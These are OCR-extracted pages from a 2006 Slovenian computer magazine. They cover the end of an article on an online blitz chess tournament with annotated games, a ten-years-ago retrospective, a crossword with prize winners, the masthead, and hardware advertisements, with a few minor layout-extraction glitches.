Čas za razmišljanje je bil **5 minut na partijo**. Najboljših 15 iz vsakega predtekmovalnega turnirja se je uvrstilo na turnir kandidatov. Pristopnine za turnir ni bilo! Najboljši trije so dobili »plačilo« v obliki **dukato**v – 250, 150 in

100. Te dukate je možno izkoristiti kot pristopnine za nagradne turnirje ali za plačilo učnih lekcij. En dukat je vreden en evro. Na prvem predtekmovalnem turnirju je nastopilo kar 463 šahistov. To je bil doslej največji turnir, odigran prek strežnika Playchess.com. No, in ravno na tem je vidno vlogo odigral tudi mladi slovenski reprezentant, mednarodni mojster **Jure Borišek** iz Nove Gorice (na strežniku Playchess nastopa pod psevdonimom »SlovenianLion« z izjemnim ratingom 2792 točk!). Z osvojenimi 8 točkami od 9 možnih je delil 1. do 3. mesto in se tako uvrstil na turnir kandidatov.

### TURNIR KANDIDATOV

Pravico udeležbe na turnirju kandidatov so poleg kvalifikantov imeli še:

- vsi velemojstri in velemojstrice,
- igralci s FIDE ELO večji od 2500,
- aktualni svetovni in evropski prvaki in prvakinje – tudi v vseh mladinskih kategorijah,
- po en igralec, ki ga lahko delegira vsaka od šahovskih zvez.

S turnirja kandidatov se je na finalni turnir uvrstilo najboljših 16. Čas za razmišljanje je bil **5 minut + 1 sekunda dodatka na potezo**. Žal se našemu Borišku ni uspelo uvrstiti na finalni turnir.

### FINALNI TURNIR

Na finalnem turnirju je igralo **32 šahistov**. Šestnajstim kvalifikantom se je pridružilo 16 šahistov, ki sta jih delegirala ECU in ChessBase. Čas za razmišljanje je bil **5 minut + 1 sekunda dodatka na potezo**. Turnir je potekal tako, da so igralce razdelili v 8 skupin po štiri. Vsak je igral z vsakim po štiri partije. V primeru neodločenega izida so igrali dodatne izločilne partije po metodi »Armageddon« – beli ima 6 minut, črni pa 5 minut za razmišljanje, toda beli mora zmagati. Prva dva iz vsake skupine sta se uvrstila v osmino finala, kjer so se igrali izločilni dvoboji. Na finalnem turnirju je slovenske barve branil velemojster **Duško Pavasović**. Imel je zelo težko skupino, a se mu je uspelo uvrstiti med 16 najboljših. Žal je izpadel v osmini finala, kjer ga je izločil ruski velemojster **Ovečkin**. Potem ko Duško ni izkoristil boljše pozicije v drugi partiji, ga je Rus dobil v tretji. Oglejmo si to partijo, ki jo odločila dvoboj.

Ovetchkin,R (RUS) - Pavasovic,D (SLO)  
[C68 – Španska otvoritev]

1.e4 e5 2.Sf3 Sc6 3.Lb5 a6 4.Lc6 dc6  
5.Sc3 Dd6 6.d4 ed4 7.Sd4 Ld7 8.Le3 0–0–0  
9.De2 Dg6  
10.f3 Lb4 11.0–0 Se7 12.a3  
Lc3 13.bc3 f5  
14.Tab1 fe4?  
(Napaka. Še najboljša možnost bi bila 14...Tde8. Sledi namreč lepa žrtev trdnjave.) 15.Tb7! c5 16.Tfb1 Lb5 17.Sb5  
Kb7 18.Lc5? (Beli prav tako greši in izpušča zmago. Po 18.Sd6! Kc6 19.Se4 Kd7 20.Lg5 Ke8 21.Le7 Ke7 22.Sc5 je beli dobljen.) 18...Sc8? (Črni ne izkoristi možnosti za rešitev, ki se je skrivala v 18...ab5! 19.Db5 Kc8 20.Le7 Td2 21.Lg5 e3.) 19.Sd6 Kc6 20.Se4 Sb6 21.Lb6 cb6 22.Da6 Tb8 23.Dc4 Kb7 24.Sc5 Kc6 25.Se6 Kd6 26.Td1 Ke7 27.Sf4 Df5 28.Dc7 Kf6 29.Td6 Kg5 30.Td5 1–0



### PRESENEČENJE – ZMAGA KVALIFIKANTA!

Kot zanimivost povejmo, da so enega udeleženca finala diskvalificirali zaradi »goljufanja«. Očitno je komisija budno pazila, ali igralci morda ne uporabljajo pomoči računalnika. V nadaljevanju je bilo odigranih precej zanimivih partij, še zlasti če upoštevamo, da gre za hitropotezni šah, kjer pač ne moremo biti preveč kritični. Napake so glede na kratek čas za razmišljanje seveda tudi toliko pogostejše.



Poglejmo si eno lepših kombinacij. V partiji Jakovenko (RUS) – Marin (ROM) je po 24.Df2 nastala naslednja pozicija. Črni je izvedel lepo kombinacijo 24...Tf3! 25.gf3 Sf3 26.Kg2 Se1 27.Te1 Te1 28.Lg7 Df2 29.Kf2 Tc1 in v nadaljevanju realiziral prednost.

### Rezultati finalnih dvobojev:

Četrtnfinale	
Aleksej Drejev - Vladimir Dobrov	1" : 2"
Vladimir Potkin - Vugar Gašimov	2" : "
Emil Sutovski - Roman Ovečkin	3 : 0
Mihail Marin - Dimitrij Jakovenko	2 : 3
Polfinale	
Vladimir Dobrov - Vladimir Potkin	3 : 2
Emil Sutovski - Dimitrij Jakovenko	2" : "
Finale	
Vladimir Dobrov - Emil Sutovski	3 : 2

Vladimir Dobrov, ki je prišel na finalni turnir skozi kvalifikacije, je premagal tako prvega favorita Drejeva kot tudi po ratingu mnogo



## Deset let pozneje

močnejšega Emila Sutovskega. Toda »cuger je cuger« in tu ni favoritov. Zmagovalcu je pripadla nagrada 2400 evrov, poražencu pa polovica tega. Denarne nagrade so dobili vsi, ki so prišli vsaj v četrtfinale.

### SKLEP

Internet pomeni pravi razcvet šahovske igre. Šahisti bi lahko rekli hvala vsem tistim, ki so omogočili razvoj in takšno razširjenost interneta. Na tem turnirju je bila premoč »vzhodnjakov« nad »zahodnjaki« še toliko opaznejša, kot na drugih turnirjih. Namreč, na finalnem turnirju so med 32 udeleženci igrali samo štirje zahodnjaki. Še vedno pa pri internetnih turnirjih obstaja dvom o tem, ali šahisti ne uporabljajo nobenih pomagal – računalniki, sekundanti ... Ali je to mogoče popolnoma izločiti? Ali so člani komisije res sposobni najti vse kršitelje?

GENS UNA SUMUS



Pravijo, da se letos napoveduje računalniška revolucija. Točneje rečeno: obeta se druga faza interneta, imenovana *Web 2*, kar po naše pomeni *Splet 2*. Tudi pred desetimi leti so napovedovali hiter razvoj uporabniških rešitev in spraševali, kdo je na potezi. Občudovali pa so čudoviti svet računalnikov macintosh. Beremo: »Verjetno ga ni zanesenjaka, ki si ne bo kdaj zaželel na svojem delovnem mestu imeti (tudi) maca, če... Na žalost je teh čujev preveč in Apple je zaplaval v rdeče številke.«

@ Pod naslovom »Krasni novi svet« potem beremo razmišljanja o tem, kateri sistemi bodo izkoristili novi procesor. Omenjeni so vsi obstoječi 32-bitniki: Windows NT, OS/2, Linux... In seveda ni spregledan niti Intel, ki »počasi neti ogenj na področju, kjer doslej še ni kaj zelo uspeval«.

@ Pa stokanje »računalnik, ti moj najdražji«. Računalnik je bil namreč pred desetimi leti draga zadeva, največja težava pa je bila po tedanji oceni »škrtnost Slovencev«. Resda so največji snobi vsako leto zamenjali računalnik in za veliko boljše in hitrejše konfiguracijo plačali veliko manj, »da pa bi stari računalnik prodali po veliko nižji ceni od tiste, po kateri so ga kupili, to pa ne.«

@ In jamranje se v februarški številki nadaljuje. Ni namreč šale s podatki in programi, zato ni šlo brez omembe poškodovanja in navajanja kazenskopravne plati. In če je tiskalnik ozko grlo? Pa odstranjevalec virusne nadloge, pometanje golazni skozi okna?

@ Sprostitev se je nato le začela, in sicer z opisom Gatesove hiše prihodnosti. Tiste nasproti Seattla, na obali Washingtonovega jezera. Napoved: »Gatesov dom je dom prihodnosti. Inovacije, ki so uporabljene v njem, bodo postopoma prihajale tudi v naša stanovanja in izboljšale kakovost bivanja.«

@ Optimizem se je nadaljeval s člankom »Dirkalnik, imenovan Pentium Pro. In se zaključil z opisom slovenskih novosti. Z leksikonom Slovenije, ki je nastajal več kot tri leta s sodelovanjem okrog 60 strokovnjakov. Pa s slovenskim katalogom avtomobilov za leto 1996 in z zadevo, imenovano *Sloexport 95*, kar

je bil izvozno/uvozni imenik na CD-ju. In še bi lahko naštevali... Zaključimo z naslovom »Kdo bo babici popravil aparat?« Da, da, računalništvo je tudi pri nas že zahajalo v podjetniške vode. In babica je pričakovala, da ji bo vnuk, ki se ni več ganil od ekrana, popravil merilnik krvnega tlaka... **Vilko Novak Čipči**



**Želite vsak mesec prejeti svežo številko Mojega mikra s priloženim CD-jem? Naročite se in prejeli boste še praktično darilo!**



**DARILO ZA PRVIH 20 NOVIH NAROČNIKOV: SLUŠALKE Z MIKROFONOM Easy Touch ET248**

za nemoteče poslušanje glasbe preko računalnika, za igranje iger, gledanje filmov, telefoniranje preko Skypa

Celoletna naročnina (11 številk): 10.780 SIT

**Pokličite** ob delavnikih od 8. do 16. ure  
ali pošljite naročilo na glasovni pošti:  
**01/ 473 81 35, 01/ 473 81 24,**  
pošljite faks: 01/ 473 82 53  
ali e-mail na [narocnine@delo-revije.si](mailto:narocnine@delo-revije.si)



Naročnina velja do vsega preklica. Po letni celoletni naročnini boste prejeli polletnico za podaljšanje naročnine za naslednje leto z 50% popustom. Ob naročilu boste potrebovali vado (vredno številko) za potrebe Zakona o dohodnini, ki zahteva prijavo enobinskih davčnikov. Darilo vam bomo poslali po pošti po plačilu naročnine. Številke naročnine za darilo (po uradni ceni) Prejeto Slovenija boste prejeli ob prejemu naročnine. Lahko pa ga prejmete tudi osebno v prostih prodajnih delih Revije. Naročniška služba, Dunajska 5, Ljubljana, vsak delavnik od 8. do 16. ure. (Naslovi vam bomo gnet tako pošlji po plačilu naročnine. Darilo dosti prvih 20 novih naročnikov.



INFORMACIJE IN NAROČILA  
NA TEL.:

**01/ 5202 852**



Cena:  
~~4.100 SIT~~  
3.990 SIT



Cena:  
~~8.100 SIT~~  
7.640 SIT

## VAS JE STRAH STRELE?

...in uničenja video naprav, telefona, radia, televizijskega sprejemnika, računalnika?  
Vreme je nestabilno, velikokrat »treska« ... in uničuje električne aparate, telefone...

Strahu pred uničenjem vaših naprav je lahko že jutri konec. Kar nekaj časa tudi v Sloveniji lahko kupujete prenapetostne zaščitne nizozemskega podjetje BELKIN, ki imajo DOŽIVLJENJSKO GARANCIJO, prav tako pa GARANCIJA velja za naprave, ki bi se pri tem morebiti uničile.

Maksimalno zaščito vaših naprav pred prenapetostnimi sunki si lahko zagotovite za do 8 vtičnic, za antene za TV/VIDEO/AVDIO, ISDN in navadne telefonske linije.

Prenapetostne zaščitne BELKIN uvaža in prodaja podjetje  
ALTERNA INTERTRADE, d.d., Leskoškova 6, Ljubljana.  
Pokličite jih in svojo zaščito naročite na dom že danes: 01 52 02 852.

MOJ MIKRO	MOČEN, SUNKOVIT PRIJEM	KAR SE ODORJE	PRVI DEL GESLA	DRUGI DEL GESLA	URADNI SPIS	MOŠKO IME	KRAJ PRI LUGANU V SVICI	IZHAJA VSAK PRVI TOREK V MESECU	NAMESTITEV V KAJ	RAFKO IRGOLIČ	PRVA GRŠKA ČRKA	SL. GLED. IGRALEC (MATJAZ)	NOETOVA BARKA
ŠKODLJIV GLODALEC			▼	▼				DURI					
GERMAN. VOJSKO-VODJA								GEOLOŠKA DOBA					
POŽREŠ-NOST								SRBOHRV. M.IME		HITER ODLET PTICE			
ARIJA (IZVIRNO)					INDIJSKO MESTO					LUKA V IZRAELU			
DNEVI V DAVNI PRETEK-LOSTI					IGOR DEKLEVA					RIM. BOGINJA JEZE			
AVTOR: ALEK-SANDAR ŠUJDOVIČ	MODU-LARNI IZRAZ	TEKOČI KRISTALI (KRATICA) Ž.IME				PRIPRAVA ZA OT-RANJE					AMERICJU	PRIPRAVA ZA LIKANJE	KOS BLAGA ZA OKOLI STOPALA
MEHIŠKI INDIJANCI					PESNICA MUSER	PERZIJSKI VLADAR KIROS	BLAGO ZA ZAVESE						
NEZORAN TRAVNAT DEL MED NJIVAMI							NEON ŽABO (IZVIRNO)			ELA (LJUBKO)	ČRKA Q ŠPANSKO M.IME		
STARO-RIMSKI SREBRNIK								MOŠKI PRI VEJANJU					
ČEBELJI PANJ				ČUD AM. IGRALEC HUNTER				IGRALKA NIGRIN		VOJVO-DINEC FRIDOLIN (KRAJŠE)			
SEZNAM						TRETI DEL GESLA PRIPIS							DANILO SLIVNIK
MADŽ. MESTO					SUROVINA ZA UMETNA VLAKNA								
BIVŠI AVSTRJ. KANCLER (JULIUS)					SOCIALNI POLOŽAJ					PIT JE DO DNA			

Izid žrebanja nagradne križanke iz 1. številke Mojega mikro - **GESLO: NAJDI SI SREČO V NOVEM LETU**  
5 praktičnih nagrad v vrednosti po 5.000 SIT poudarja podjetje NOVIFORUM, d. o. o. Prejeli so jih: Ivo Dekanj, Ob žici 3, 1000 Ljubljana; Mladen Hladnik, Pot v Bitnje 16, 4000 Kranj; Janez Kolar, Lendavska ul. 13, 9000 Murska Sobota; Marjana Lamut Veber, Gubčeva c. 4a, 8210 Trebnje; Franciška Rakovec, Sp. Duplje 93, 4203 Duplje. Nagrajenci bodo nagrade dobili po pošti.

Ime in priimek: \_\_\_\_\_  
Naslov: \_\_\_\_\_  
mojMIKRO Davčna številka: \_\_\_\_\_  
**GESLO:** \_\_\_\_\_

Rešite križanko, črke z označenih polj pa vpišite v kupon.  
Dobite geslo, ki je rešitev nagradne križanke.  
Kupon izrežite in ga do 20. februarja pošljite na naslov:  
Uredništvo revije Moj mikro, Dunajska 5, 1509 Ljubljana  
Pripišite tudi svojo davčno številko.  
Rešitve lahko pošljete tudi po e-pošti: [info@mojmikro.si](mailto:info@mojmikro.si)

Podjetje ALTERNA, d. d., bo petim izžrebancem, ki boste napisali pravilno geslo, podelilo prednapetostno stikalo v vrednosti po 5.000 SIT.

izhaja vsak prvi torek v mesecu  
letnik 22,  
številka 2, februar 2006

IZDAJA:  
DELO REVUJE, d. d.  
Dunajska 5, 1509 Ljubljana  
[www.delo-revije.si](http://www.delo-revije.si)  
DIREKTOR: Andrej Lesjak

UREDNIŠTVO:  
Dunajska 5, 1509 Ljubljana  
tel.: (01) 473 82 61  
faks: (01) 473 81 69, 473 81 09  
e-pošta: [mojmikro@delo-revije.si](mailto:mojmikro@delo-revije.si)

GLAVNI UREDNIK: Marjan Kodelja  
ODGOVORNI UREDNIK: Zoran Banović  
POMOČNIKA GLAVNEGA UREDNIKA:  
Zlatko Matič in Milan Simčič  
UREDNIK: Jaka Mele  
UREDNIK FOTOGRAFIJE:  
Alan Orlič Belšak  
LIKOVNA ZASNOVA: Andrej Mavsar  
TEHNIČNI UREDNIK: Andrej Mavsar  
REDAKTOR:  
Slobodan Vujanović

OGLASNO TRŽENJE:  
DELO REVUJE, d. d.  
Marketing  
Dunajska 5, 1509 Ljubljana  
tel.: (01) 473 81 11  
faks: (01) 473 81 29  
e-pošta: [marketing@delo-revije.si](mailto:marketing@delo-revije.si)

KOLPORTAŽA:  
DELO REVUJE, d. d.  
Marketing  
Dunajska 5, 1509 Ljubljana  
tel.: (01) 473 81 20  
faks: (01) 473 82 53

NAROČNINE:  
DELO REVUJE, d. d.  
Marketing  
Dunajska 5, 1509 Ljubljana  
tel.: (01) 473 81 23, 473 81 24  
faks: (01) 473 82 53  
e-pošta: [narocnine@delo-revije.si](mailto:narocnine@delo-revije.si)  
Posamezni izvod stane 980 SIT.

Naročniki imajo posebne ugodnosti. Naročite se lahko pisno (klasična in elektronska pošta) ali telefonsko. Revijo boste začeli prejemati po prvem plačilu od tekoče številke naprej. Naročnina velja do vašega preklica.

Naročnina za tujino se poravnava za eno leto vnaprej in znaša: 70 EUR, 111 USD, 161 AUD. Za vse informacije v zvezi z naročanjem edicije smo na voljo na zgoraj navedenih telefonskih številkah ali elektronski pošti. Nenaročenih besedil in fotografij ne vračamo.

DIGITALNA OBDELAVA FOTOGRAFIJ IN OSVETLJEVANJE PLOŠČ:  
Delo Repro, d. o. o.  
Dunajska 5, Ljubljana  
TISK:  
DELO TISKARNA, d. d.  
Dunajska 5, Ljubljana


februar 2006  
natisnjeno  
v 8 500 izvodih.







**Vsak dan  
milijon  
veselih  
uporabnikov**



Z Motifom dela vsak dan na milijone ljudi od  
Budimpešte do Bristol. Enostaven za izbiro. Enostaven za uporabo.  
Upamo, da imate tudi vi dober dan v pisarni.



**AP**  
ALPE  
PAPIR  
Trgovina na  
debelo d.o.o.

Alpe papir d.o.o. • Letališka cesta 16 • 1122 Ljubljana • info@alpepapier.si • www.alpepapier.si

**motif** 

OFFICE PAPERS



# IZJEMNA PONUDBA, VROČE CENE!

## ThinkPad R50e

- Intel® Pentium® M procesor 735, 1.70 GHz
- 256 MB
- disk 60 GB
- 15" TFT zaslon, XGA ločljivost
- DVD/CD-RW
- modem, ethernet 10/100
- CENTRINO 11b/g
- DOS
- garancija 1 leto



ThinkPad.

Cena brez DDV: **166.666,00 SIT!**  
Cena z DDV: 199.999 sit

## ThinkPad R51e

- Intel® Celeron® M 370 procesor, 1.50 GHz
- 512 MB spomin
- trdi disk 40 GB
- 15" XGA TFT zaslon
- Multiburner
- WiFi 11b/g
- modem, ethernet
- Windows XP Pro SLO
- Garancija 1 leto



ThinkPad.

Cena brez DDV: **174.999,00 SIT!**  
Cena z DDV: 209.999 sit

## ThinkPad R52

- Mobile Intel® Pentium® M procesor 740, 1.73 GHz
- 512 MB spomin, disk 40 GB
- 15" TFT zaslon, loč. 1024x768
- CD-RW / DVD-ROM
- Intel CENTRINO Mobile
- Wireless 802.11 a/b/g
- Bluetooth
- FingerPrint Reader
- modem, Gigabit Ethernet
- Win XP Pro SLO
- Garancija 1 leto



ThinkPad.

Cena brez DDV: **233.333,00 SIT!**  
Cena z DDV: 279.999 sit

## ThinkCentre A51 + 17" LCD zaslon

- Intel® Celeron® D procesor 335, 2.80 GHz
- Tower ali desktop črn
- 256 MB spomin, 80 GB ATA-100
- Intel Graphics Media Acc. 900 in PCI Express
- DVD ROM 16x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- Win XP Pro SLO
- 17" LCD zaslon L171
- garancija 3 leta
- + **DARILO!!!** INFORM Guard 600VA brezprekinitveni napajalnik



Cena brez DDV: **149.999,00 SIT!**  
Cena z DDV: 179.999 sit

## ThinkCentre A51 + 17" LCD zaslon

- Intel® Pentium® 4 procesor 630, 3.0 GHz s HT
- desktop ali tower, črn
- 256 MB, disk 80 GB SATA
- DVD-ROM 16x
- Audio, Ethernet 10/100
- Intel Graphics Media Acc. 900 in PCI Express
- DOS
- 17" LCD ThinkVision L171
- SLO tipkovnica, optična miš
- garancija 3 leta
- + **DARILO!!!** UPS INFORM Guard 600VA



ThinkCentre.

Cena brez DDV: **174.999,00 SIT!**  
Cena z DDV: 209.999 sit

## ThinkCentre S51 SFF + 17" LCD zaslon

- Intel® Pentium® 4 procesor 630 HT, 3.0 GHz
- Small Form Factor
- 512 MB, disk 80 GB SATA
- DVD-ROM 16x
- Intel Graphics Media Acc. 900 in PCI Express
- Audio, Gigabit Ethernet
- Win XP Professional SLO
- 17" LCD ThinkVision L171
- SLO tipkovnica, optična miš
- garancija 3 leta
- + **DARILO!!!** UPS INFORM Guard 600VA



Cena brez DDV: **199.999,00 SIT!**  
Cena z DDV: 239.999 sit

## IBM strežnik Netfinity xSeries 100

- Intel® Pentium® 4 procesor s HT tehnologijo 2.8 GHz, 1MB L2 cache
- pomnilnik 512 MB
- 80 GB SATA
- CD ROM in disketna enota
- Ethernet 10/100/1000
- garancija 1 leto



### DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **133.333,00 SIT!**  
Cena z DDV: 159.999 sit

## IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.2 GHz / 800MHz FSB
- pomnilnik 512 MB, max. 4 GB
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 1 leto



### DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **144.999,00 SIT!**  
Cena z DDV: 173.999 sit

## IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.4 GHz / 800MHz FSB
- spomin 512 MB, max. 4GB
- 73 GB Ultra SCSI HDD
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 3 leta



### DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **199.999,00 SIT!**  
Cena z DDV: 239.999 sit

## IBM strežnik xSeries 226

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 MB L2 cache
- 1 GB spomin
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- Integriran RAID 1
- 2 x 514W HotSwap napajanje
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **287.499,00 SIT!**  
Cena z DDV: 344.999 sit

## IBM strežnik xSeries 346 - 2U rack

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 MB L2 cache
- 1 GB RAM
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- DVD
- Integriran RAID 1
- 625W napajalnik
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **379.166,00 SIT!**  
Cena z DDV: 454.999 sit

## IBM strežnik xSeries 236

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 x 512 MB spomin
- 0 HD HotSwap
- Integriran RAID 1
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **391.666,00 SIT!**  
Cena z DDV: 469.999 sit

Uvoznik in distributer za Slovenijo:

**MIKROPIS Holding**

Aškerčeva 4a, 3310 Žalec  
tel: 03/ 712 15 00; fax: 03/ 712 15 66

Vsi izdelki so na voljo tudi v naši spletni trgovini: **www.mikropis.si**

SMO POOBlašČENI SERVISER za ThinkPad prenosne računalnike

EMG, Celovška 136, 1000 Ljubljana  
tel: 01/ 500 74 20; fax: 01/ 500 74 25

